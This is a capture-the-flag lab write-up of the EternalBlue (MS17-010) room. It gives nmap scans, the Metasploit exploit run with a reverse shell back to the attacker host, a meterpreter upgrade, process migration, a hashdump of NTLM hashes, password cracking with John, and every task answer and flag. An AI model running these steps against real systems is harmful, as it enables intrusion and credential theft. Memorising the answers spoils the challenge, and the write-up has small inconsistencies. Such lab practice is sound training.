


Eternal blue machine in THM

Machines IPs



Attacking Machine is: 10.113.88.210

Target Machine is: 10.113.153.141

Task1 (Recon)

First of all, we should identify which ports are open to determine the vulnerabilities we can exploit on the target machine, So First command I have used is `nmap -A 10.113.153.141`

and I found that port 445 open has microsoft-ds service which vulnerable with eternal blue vulnerability (CVE-2017-0144)

```
File Edit View Search Terminal Help
root@ip-10-113-88-210:~# nmap -A 10.113.153.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-26 10:26 UTC
Nmap scan report for ip-10-113-153-141.eu-central-1.compute.internal (10.113.153.141)
Host is up (0.00038s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Windows Server 2012 R2 Datacenter 9600 microsoft-ds
3389/tcp  open  ms-wbt-server    Microsoft Terminal Service
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
Device type: general purpose
```

And if we add --script vuln we can see that Vulnerability has Security Bulletin code MS17-010 Or we can search The vulnerability in Exploit Database and we will get same results

Exploit Database Advanced Search

Title: windows 7 CVE: 2024-1234 Type: Platform: Port: 445

Content: Exploit content Author: Author Tag: Search

☐ Verified ☐ Has App ☐ No Metasploit

Reset All

Show: 15

Date	D	A	V	Title	Type	Platform	Author
2017-05-17			✓	Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	remote	Windows	sleepya
2017-04-19			✓	How to Exploit ETERNALBLUE and DOUBLEPULSAR on Windows 7/2008	papers	Windows	UnaPiBaGeek
2017-04-19			✓	[Spanish] How to Exploit ETERNALBLUE and DOUBLEPULSAR on Windows 7/2008	papers	Windows	UnaPiBaGeek
2009-11-11			✓	Microsoft Windows 7/2008 R2 - Remote Kernel Crash	dos	Windows	laurent gaffie

Showing 1 to 4 of 4 entries

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Papers	SearchSploit Manual	VulnHub	OffSec Cyber Range

Questions Answers

How many ports are open with a port number under 1000?

The Answer is: 3

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

The Answer is: ms17-010

Task 2 (Gain Access)

To exploit this Vulnerability, I will use Metasploit tool , opening the tool by msfconsole command

```
root@ip-10-113-88-210:~# msfconsole
Metasploit tip: Use check before run to confirm if a target is
vulnerable
```

By searching about, the Vulnerability Security Bulletin code MS17-010

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > search ms17-010
```

I have found a pre-made exploit to the vulnerability so I use it

```
Matching Modules
=====
#  Full Name                               Disclosure Date Rank Check Name
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .             .     .
2  \ target: Windows 7                      .             .     .
3  \ target: Windows Embedded Standard 7    .             .     .
4  \ target: Windows Server 2008 R2         .             .     .
5  \ target: Windows 8                      .             .     .
6  \ target: Windows 8.1                    .             .     .
7  \ target: Windows Server 2012            .             .     .
8  \ target: Windows 10 Pro                  .             .     .
9  \ target: Windows 10 Enterprise Evaluation .             .     .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic                      .             .     .
12 \ target: PowerShell                     .             .     .
13 \ target: Native upload                   .             .     .
14 \ target: MOF upload                      .             .     .
15 \ AKA: ETERNALSYNERGY                     .             .     .
16 \ AKA: ETERNALROMANCE                     .             .     .
17 \ AKA: ETERNALCHAMPION                     .             .     .
18 \ AKA: ETERNALBLUE                         .             .     .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY                     .             .     .
21 \ AKA: ETERNALROMANCE                     .             .     .
22 \ AKA: ETERNALCHAMPION                     .             .     .
23 \ AKA: ETERNALBLUE                         .             .     .
24 auxiliary/scanner/smb/smb_ms17_010        .             normal Yes MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR                       .             .     .
26 \ AKA: ETERNALBLUE                         .             .     .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great Yes SMB DOUBLEPULSAR Remote Code Execution
28 \ target: Execute payload (x64)           .             .     .
29 \ target: Neutralize implant              .             .     .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

Interact with a module by name or index. For example `info 29`, use 29 or use `exploit/windows/smb/smb_doublepulsar_rce`
After interacting with a module you can manually set a TARGET with `set TARGET 'Neutralize implant'`

```
msf > use exploit/windows/smb/ms17_010_eternalblue
```

Opening payload options to see what is the missing Elements

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
-----
RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    (Optional) The password for the specified username
SMBUser    (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machine s.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.113.88.210   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Only missing thing was RHOSTS Element that represent our Target Machine IPv4 address

```
msf exploit(windows/smb/ms17_010_eternalblue) > setg Rhosts 10.113.153.141
Rhosts => 10.113.153.141
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 10.113.153.141  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.113.88.210   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

As it was asking in one of questions I change the payload to windows/x64/shell/reverse_tcp

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

After everything is ready I start the exploitation and it successfully worked and I get a shell on the target machine

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.113.88.210:4444
[*] 10.113.153.141:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.113.153.141:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
[*] 10.113.153.141:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.113.153.141:445 - The target is vulnerable.
[*] 10.113.153.141:445 - shellcode size: 1283
[*] 10.113.153.141:445 - numGroomConn: 12
[*] 10.113.153.141:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[+] 10.113.153.141:445 - got good NT Trans response
[+] 10.113.153.141:445 - got good NT Trans response
[+] 10.113.153.141:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.113.153.141:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.113.153.141:445 - good response status for nx: INVALID_PARAMETER
[+] 10.113.153.141:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (336 bytes) to 10.113.153.141
[*] Command shell session 1 opened (10.113.88.210:4444 -> 10.113.153.141:49299) at 2026-08-26 10:44:48 +0000

Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----

C:\Windows\system32>
```

Making session in Background to Escalate it to meterpreter shell

```
C:\Windows\system32>^Z
Background session 1? [y/N] y
msf exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter
```

Questions Answers

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

The Answer is: exploit/windows/smb/ms17_010_eternalblue

Show options and set the one required value. What is the name of this value? (All caps for submission)

The Answer is: RHOSTS

Task 3 (Escalate)

We have a shell in the windows target machine but it's regular one so we should Escalate to meterpreter shell to make commands more advance and more useful than regular usage

So we start search about shell_to_meterpreter exploit that making us turn session that has regular shell to meterpreter shell

```
Matching Modules
=====
#  Full Name                                     Disclosure Date  Rank  Check  Name
-  -
0  post/multi/manage/shell_to_meterpreter         .               normal No      Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
msf exploit(windows/smb/ms17_010_eternalblue) > use 0
msf post(multi/manage/shell_to_meterpreter) >

msf post(multi/manage/shell_to_meterpreter) > show options
Module options (post/multi/manage/shell_to_meterpreter):
  Name      Current Setting  Required  Description
  ----      -
  HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
  LHOST     IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT     4433             yes       Port for payload to connect to.
  SESSION   -1               yes       The session to run this module on

View the full module info with the info, or info -d command.
msf post(multi/manage/shell_to_meterpreter) > session
[.] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  --
1   shell x64/windows  Shell Banner: Microsoft Windows [Version 6.3.9600] ----- 10.113.88.210:4444 -> 10.113.153.141:49299 (10.113.153.141)

msf post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```

Now I have to available sessions regular shell and meterpreter shell

```
msf post(multi/manage/shell_to_meterpreter) > exploit
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.113.88.210:4433
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (248902 bytes) to 10.113.153.141
[*] Meterpreter session 2 opened (10.113.88.210:4433 -> 10.113.153.141:49321) at 2026-08-26 10:50:20 +0000
[*] Stopping exploit/multi/handler
Interrupt: use the 'exit' command to quit
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    shell x64/windows  Shell Banner: Microsoft Windows [Version 6.3.9600] ----- 10.113.88.210:4444 -> 10.113.153.141:49299 (10.113.153.141)
  2    meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-J06REVNMMP 10.113.88.210:4433 -> 10.113.153.141:49321 (10.113.153.141)

msf post(multi/manage/shell_to_meterpreter) > █
```

By using session 2 we are in target machine now, and now as next step after we are in is to hide our malicious activity and in same time get higher privilege, so I used migrate command to change the process that my exploit work into cmd.exe process

```
2884 568 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe

meterpreter > migrate 2884
[*] Migrating from 1476 to 2884...
[*] Migration completed successfully.
```

Questions Answers

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

The Answer is: post/multi/manage/shell_to_meterpreter

Select this (use MODULE_PATH). Show options, what option are we required to change?

The Answer is: SESSION

Task 4 (Cracking)

By using hashdump command I get all users in the machine and them hashed passwords

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f3118544a831e728781d780cfdb9c1fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1002:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > █
```

And by using JTR tool in my target machine I have manage to crack the password

```
root@ip-10-113-88-210:~# john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Note: Passwords longer than 27 rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
alqfna22 (?)
1g 0:00:00:00 DONE (2026-08-26 10:57) 1.053g/s 10737Kp/s 10737Kc/s 10737KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@ip-10-113-88-210:~# █
```

Questions Answers

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

The Answer is: Jon

Copy this password hash to a file and research how to crack it. What is the cracked password?

The Answer is: alqfna22

Task 5 (Find flags!)

Questions Answer

Flag1? *This flag can be found at the system root.*

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd /
meterpreter > ls
Listing: C:\
+-----+
Mode                Size      Type    Last modified          Name
----                -
040777/rwxrwxrwx    0        dir     2014-03-21 19:17:40 +0000 $Recycle.Bin
100666/rw-rw-rw-    1        fil     2013-06-18 12:18:29 +0000 BOOTNXT
040777/rwxrwxrwx    0        dir     2013-08-22 14:48:41 +0000 Documents and Settings
040777/rwxrwxrwx    0        dir     2013-08-22 15:52:33 +0000 PerfLogs
040555/r-xr-xr-x    4096     dir     2026-07-31 18:33:43 +0000 Program Files
040777/rwxrwxrwx    4096     dir     2013-08-22 15:39:32 +0000 Program Files (x86)
040777/rwxrwxrwx    4096     dir     2026-07-31 18:33:44 +0000 ProgramData
040777/rwxrwxrwx    0        dir     2026-07-31 17:56:27 +0000 System Volume Information
040555/r-xr-xr-x    4096     dir     2026-07-31 20:28:57 +0000 Users
040777/rwxrwxrwx   24576     dir     2026-07-31 21:59:30 +0000 Windows
040777/rwxrwxrwx    4096     dir     2026-08-26 10:25:29 +0000 badr
100444/r--r--r--   398356   fil     2014-03-21 18:49:49 +0000 bootmgr
100666/rw-rw-rw-    24        fil     2026-07-31 20:24:49 +0000 flag1.txt
000000/-----      0        fif     1970-01-01 00:00:00 +0000 pagefile.sys

meterpreter > cat flag1.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

The Answer is: flag{access_the_machine}

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

```
meterpreter > cd Windows\\system32\\config\\
meterpreter >

100666/rw-rw-rw-    34        fil     2026-07-31 20:26:04 +0000 flag2.txt
040777/rwxrwxrwx   4096        dir     2014-03-21 18:09:21 +0000 systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

The Answer is: flag{sam_database_elevated_access}

flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

```
meterpreter > cd \\Users\\Jon\\Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
=====

Mode                Size      Type    Last modified          Name
----                -
040777/rwxrwxrwx    0        dir     2026-07-31 20:28:57 +0000 My Music
040777/rwxrwxrwx    0        dir     2026-07-31 20:28:57 +0000 My Pictures
040777/rwxrwxrwx    0        dir     2026-07-31 20:28:57 +0000 My Videos
100666/rw-rw-rw-   402      fil     2026-07-31 20:28:59 +0000 desktop.ini
100666/rw-rw-rw-    37      fil     2026-07-31 20:29:31 +0000 flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

The Answer is: flag{admin_documents_can_be_valuable}
